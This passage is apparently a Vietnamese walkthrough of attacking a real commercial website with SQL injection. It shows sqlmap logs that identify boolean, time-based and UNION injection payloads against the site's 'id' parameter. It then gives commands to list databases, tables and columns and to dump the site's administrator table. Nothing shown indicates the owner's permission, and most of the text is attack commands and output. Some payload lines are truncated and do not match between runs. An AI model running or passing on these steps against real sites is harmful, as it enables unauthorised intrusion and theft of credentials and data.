[23:58:34] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[23:58:34] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[23:58:34] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[23:58:34] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[23:58:35] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[23:58:35] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[23:58:35] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[23:58:38] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[23:58:38] [WARNING] GET parameter 'php' does not seem to be injectable

[23:59:21] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[23:59:21] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[23:59:21] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[23:59:21] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically
unique test
[23:59:22] [INFO] target URL appears to have 21 columns in query
[23:59:24] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Y
sqlmap identified the following injection point(s) with a total of 157 HTTP(s) requests:

Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: php=product_detail&id=-311 AND 4230=4230

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: php=product_detail&id=-311 AND (SELECT 1703 FROM (SELECT(SLEEP(5))))gBgL

  Type: UNION query
  Title: Generic UNION query (NULL) - 21 columns
  Payload: php=product_detail&id=-311 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176766b71,0x49626475665061594d6f56427a7
8707071),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--

[23:59:30] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Apache 2
back-end DBMS: MySQL >= 5.0.12
[23:59:31] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.tapiocafeedfood.com'

[*] ending @ 23:59:31 /2022-09-24/
```



Bước 2: Khi đã xác định được là website mục tiêu tồn tại lỗ hổng SQL injection, ta tiến hành tìm tên cơ sở dữ liệu

sqlmap -u "[http://tapiocafeedfood.com/?php=product\\_detail&id=311](http://tapiocafeedfood.com/?php=product_detail&id=311)" -dbs

dbs là option để liệt kê các cơ sở dữ liệu của website

```
(kali@B20AT098-Kien-Kali)-[~/Desktop]
$ sqlmap -u "http://www.tapiocafeedfood.com/?php=product_detail&id=311 -dbs"

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey a
o liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:20:48 /2022-09-25/

[00:20:48] [INFO] resuming back-end DBMS 'mysql'
[00:20:48] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=5r0qla13o28...o3j1hqatf7'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: php=product_detail&id=-311 AND 4230=4230

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: php=product_detail&id=-311 AND (SELECT 1703 FROM (SELECT(SLEEP(5)))gBgL)

  Type: UNION query
  Title: Generic UNION query (NULL) - 21 columns
  Payload: php=product_detail&id=-311 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176766b71,0x496264756665061594d6f56
8707071),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--

[00:20:50] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Apache 2
back-end DBMS: MySQL >= 5.0.12
[00:20:50] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.tapiocafeedfood.com'

[*] ending @ 00:20:50 /2022-09-25/
```

sqlmap -u"[http://tapiocafeedfood.com/?php=product\\_detail&id=311](http://tapiocafeedfood.com/?php=product_detail&id=311)" --tables -  
D nhuaphcth\_inh

sqlmap -u"[http://tapiocafeedfood.com/?php=product\\_detail&id=311](http://tapiocafeedfood.com/?php=product_detail&id=311)" --columns  
-D nhuaphcth\_inh -T administrator

sqlmap -u"[http://tapiocafeedfood.com/?php=product\\_detail&id=311](http://tapiocafeedfood.com/?php=product_detail&id=311)" --dump -  
D nhuaphcth\_inh -T administrator

